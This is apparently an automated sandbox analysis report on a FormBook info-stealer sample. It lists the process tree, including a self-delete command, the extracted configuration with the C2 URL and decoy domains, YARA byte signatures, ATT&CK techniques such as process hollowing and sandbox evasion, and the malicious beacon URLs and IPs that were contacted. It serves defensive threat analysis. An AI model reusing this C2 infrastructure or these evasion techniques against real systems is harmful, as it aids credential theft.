ID: 383832
Sample Name:
eQLPRPErea.exe
Cookbook: default.jbs
Time: 10:46:52
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report eQLPRPErea.exe

Overview


General Information

Sample Name:	eQLPRPErea.exe
Analysis ID:	383832
MD5:	2c64897aa30694..
SHA1:	c897f37780a5237.
SHA256:	18d465a5867ee0..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to prevent loc…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Performs DNS queries to domains w…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- eQLPRPErea.exe (PID: 6876 cmdline: 'C:\Users\user\Desktop\eQLPRPErea.exe' MD5: 2C64897AA30694CC768F5EA375157932)
  - eQLPRPErea.exe (PID: 6956 cmdline: 'C:\Users\user\Desktop\eQLPRPErea.exe' MD5: 2C64897AA30694CC768F5EA375157932)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wlanext.exe (PID: 4832 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: CD1ED9A48316D58513D8ECB2D55B5C04)
        - cmd.exe (PID: 6616 cmdline: /c del 'C:\Users\user\Desktop\eQLPRPErea.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6648 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.stone-master.info/aqu2/"
  ],
  "decoy": [
    "thesixteenthround.net",
    "nagoyadoori.xyz",
    "bipv.company",
    "imaginus-posters.com",
    "heliumhubs.com",
    "baohood.com",
    "thesahwfam.com",
    "susanlevinedesign.com",
    "pdxcontracttracer.com",
    "shopathamiltons.com",
    "qcmax.com",
    "didongthongminh.store",
    "igotbacon.com",
    "5915599.com",
    "seacrestonsietakey.com",
    "bumiflowers.com",
    "arcax.info",
    "lfhis.com",
    "mlqconsultores.com",
    "duilian2013.com",
    "pmrack.com",
    "zayo.today",
    "latiina.space",
    "fitandfierceathletics.com",
    "printerpartsuk.com",
    "xn--2021-kmd.com",
    "shujahumayun.com",
    "younitygroup.com",
    "serinelab.com",
    "infinapisoft.com",
    "administrativoinform.photos",
    "all4mortuary.com",
    "annaschenck.xyz",
    "christlicheliebe.net",
    "starr2021.com",
    "familierafting-aktiviteter.com",
    "thunderoffroadresort.com",
    "mex33.info",
    "serversexposed.com",
    "chronicbodypaintherapy.com",
    "billionaireblinggg.com",
    "permanentmarkertattoo.com",
    "albestfab.com",
    "biehnrecords.com",
    "yesonmeasurec.vote",
    "bootstrapexpress.com",
    "howtopreventwaterpollution.com",
    "fatlosszone4u.com",
    "hostvngiare.com",
    "dottproject.com",
    "appgusher.com",
    "playfulpainters.com",
    "gab.expert",
    "18598853855.com",
    "bizcebozca.com",
    "bedpee.com",
    "militaryhistorytv.com",
    "teluguc.net",
    "420vaca.com",
    "ritarkomondal.com",
    "autobrehna.com",
    "happlyending.com",
    "arcticblastairheat.com",
    "urbanladder.info"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.954706104.0000000000CD0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.954706104.0000000000CD0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.954706104.0000000000CD0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.954738105.0000000000D00000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.954738105.0000000000D00000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.eQLPRPErea.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.eQLPRPErea.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.2.eQLPRPErea.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158c9:$sqlite3step: 68 34 1C 7B E1 • 0x159dc:$sqlite3step: 68 34 1C 7B E1 • 0x158f8:$sqlite3text: 68 38 2A 90 C5 • 0x15a1d:$sqlite3text: 68 38 2A 90 C5 • 0x1590b:$sqlite3blob: 68 53 D8 7F 8C • 0x15a33:$sqlite3blob: 68 53 D8 7F 8C
1.2.eQLPRPErea.exe.1eb20000.5.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.eQLPRPErea.exe.1eb20000.5.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration
- Performs DNS queries to domains with low reputation

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Contains functionality to prevent local Windows debugging
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 1 4 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 6 1 2	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
eQLPRPErea.exe	29%	Virustotal		Browse
eQLPRPErea.exe	31%	ReversingLabs	Win32.Spyware.Noon	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.eQLPRPErea.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.wlanext.exe.8bf110.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.eQLPRPErea.exe.1eb20000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.1.eQLPRPErea.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.wlanext.exe.3597960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.eQLPRPErea.exe.6fc60000.6.unpack	100%	Avira	HEUR/AGEN.1131513		Download File

Domains

Source	Detection	Scanner	Label	Link
www.bedpee.com	1%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
www.420vaca.com	0%	Virustotal		Browse
playfulpainters.com	5%	Virustotal		Browse
www.qcmax.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
www.stone-master.info/aqu2/	0%	Avira URL Cloud	safe	
http://www.qcmax.com/aqu2/?mbyD=toEAtfXwLESsnLakC+2t7dOdvm85giv91w8vwljOeFfqXEeY4s07KiqgA7NZtvHKIujf&EhUtvx=xdFt3xAHnXiTPL3p	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.heliumhubs.com/aqu2/?mbyD=I0+E1VrnC0QGGj/3MDw3ZvYPYqqz6w+SLlQhXTSeWc0xAJh7y/Tkq/xacGspuDOT4pat&EhUtvx=xdFt3xAHnXiTPL3p	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.autobrehna.com/aqu2/?mbyD=wtLrPw5EqSQfBmzZFC+8Ts+SNzTM/uZNWoE4YkZin0I3f7v8IKK2ESUj0jO/FukH5b4y&EhUtvx=xdFt3xAHnXiTPL3p	100%	Avira URL Cloud	malware	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.dottproject.com/aqu2/?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=8qPweG0Om7gnfxctK98F/0dsoL0lvZuH4d0zJ/AKmRPMF5KPhADxZAlCqmjmmKP5/AO4	0%	Avira URL Cloud	safe	
http://www.420vaca.com/aqu2/?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=8Y6pPms/JYXhy9shIA4J0qFhxM8TaW5F1yYhRg6zTM8CMz/87KRxOEEOI1BJ9RhXNxF4	100%	Avira URL Cloud	malware	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.playfulpainters.com/aqu2/?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=K5Kf6zclTLbsCVqtOfN1gGfLaJuyFjl9HZAUKi2taEuEh7VLUYcol1qkdE1d13SuPReH	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.pmrack.com/aqu2/?mbyD=eNunAjC4pU9oqobNMAvEDZJ9lTiY8rojHdPmkqZsRd0+OOiVSsWrKMnHzzNZKvEFUiJI&EhUtvx=xdFt3xAHnXiTPL3p	100%	Avira URL Cloud	malware	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.appgusher.com/aqu2/?mbyD=G7QIB1zUm5r+y6hLlZB4xuNK9AxtrOyX5//PKXARlhVXvhDVDTjLo0W6kfT9OEzqeU0h&EhUtvx=xdFt3xAHnXiTPL3p	100%	Avira URL Cloud	malware	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.bedpee.com/aqu2/?mbyD=73Z2oBzA8M8lSee00VrNW3/poKkDHXg5S3NVAWTjhm9PWEzsaK72sv0Q0ZTHiNL8Dzyy&EhUtvx=xdFt3xAHnXiTPL3p	100%	Avira URL Cloud	malware	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.thesixteenthround.net/aqu2/?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=s0A+R2zrZH16LfLMe9M/AmUzyN8aP2GBLvlZkca4zy1idqDqw+DRrqUwOXi4yQd3lVO7	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.bedpee.com	13.248.216.40	true	true	• 1%, Virustotal, Browse	unknown
parking.namesilo.com	64.32.22.102	true	false		high
www.420vaca.com	64.190.62.111	true	true	• 0%, Virustotal, Browse	unknown
parkingpage.namecheap.com	198.54.117.215	true	false		high
playfulpainters.com	34.102.136.180	true	false	• 5%, Virustotal, Browse	unknown
www.qcmax.com	104.128.125.95	true	true	• 0%, Virustotal, Browse	unknown
www.appgusher.com	156.254.221.72	true	true		unknown
www.autobrehna.com	62.116.130.8	true	true		unknown
td-balancer-dc11-60-177.wixdns.net	185.230.60.177	true	true		unknown
heliumhubs.com	34.102.136.180	true	false		unknown
pmrack.com	135.181.58.27	true	true		unknown
biehnrecords.com	184.168.131.241	true	true		unknown
www.dottproject.com	91.195.240.94	true	true		unknown
www.biehnrecords.com	unknown	unknown	true		unknown
www.pmrack.com	unknown	unknown	true		unknown
www.heliumhubs.com	unknown	unknown	true		unknown
www.shujahumayun.com	unknown	unknown	true		unknown
www.stone-master.info	unknown	unknown	true		unknown
www.thesixteenthround.net	unknown	unknown	true		unknown
www.nagoyadoori.xyz	unknown	unknown	true		unknown
www.playfulpainters.com	unknown	unknown	true		unknown
www.serversexposed.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.stone-master.info/aqu2/	true	• Avira URL Cloud: safe	low
http://www.qcmax.com/aqu2/?mbyD=toEAtfXwLESsnLakC+2t7dOdvm85giv91w8vwljOeFfqXEeY4s07KiqgA7NZtvHKIujf&EhUtvx=xdFt3xAHnXiTPL3p	true	• Avira URL Cloud: safe	unknown
http://www.heliumhubs.com/aqu2/?mbyD=I0+E1VrnC0QGGj/3MDw3ZvYPYqqz6w+SLlQhXTSeWc0xAJh7y/Tkq/xacGspuDOT4pat&EhUtvx=xdFt3xAHnXiTPL3p	false	• Avira URL Cloud: safe	unknown
http://www.autobrehna.com/aqu2/?mbyD=wtLrPw5EqSQfBmzZFC+8Ts+SNzTM/uZNWoE4YkZin0I3f7v8IKK2ESUj0jO/FukH5b4y&EhUtvx=xdFt3xAHnXiTPL3p	true	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.dottproject.com/aqu2/?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=8qPweG0Om7gnfxctK98F/0dsoL0lvZuH4d0zJ/AKmRPMF5KPhADxZAlCqmjmmKP5/AO4	true	• Avira URL Cloud: safe	unknown
http://www.420vaca.com/aqu2/?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=8Y6pPms/JYXhy9shIA4J0qFhxM8TaW5F1yYhRg6zTM8CMz/87KRxOEEOI1BJ9RhXNxF4	true	• Avira URL Cloud: malware	unknown
http://www.playfulpainters.com/aqu2/?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=K5Kf6zclTLbsCVqtOfN1gGfLaJuyFjl9HZAUKi2taEuEh7VLUYcol1qkdE1d13SuPReH	false	• Avira URL Cloud: malware	unknown
http://www.pmrack.com/aqu2/?mbyD=eNunAjC4pU9oqobNMAvEDZJ9lTiY8rojHdPmkqZsRd0+OOiVSsWrKMnHzzNZKvEFUiJl&EhUtvx=xdFt3xAHnXiTPL3p	true	• Avira URL Cloud: malware	unknown
http://www.appgusher.com/aqu2/?mbyD=G7QIB1zUm5r+y6hLlZB4xuNK9AxtrOyX5//PKXARlhVXvhDVDTjLo0W6kfT9OEzqeU0h&EhUtvx=xdFt3xAHnXiTPL3p	true	• Avira URL Cloud: malware	unknown
http://www.bedpee.com/aqu2/?mbyD=73Z2oBzA8M8lSee00VrNW3/poKkDHXg5S3NVAWTjhm9PWEzsaK72sv0Q0ZTHiNL8Dzyy&EhUtvx=xdFt3xAHnXiTPL3p	true	• Avira URL Cloud: malware	unknown
http://www.thesixteenthround.net/aqu2/?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=s0A+R2zrZH16LfLMe9M/AmUzyN8aP2GBLvlZkca4zy1idqDqw+DRrqUwOXi4yQd3lVO7	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000005.0000000 0.716972181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
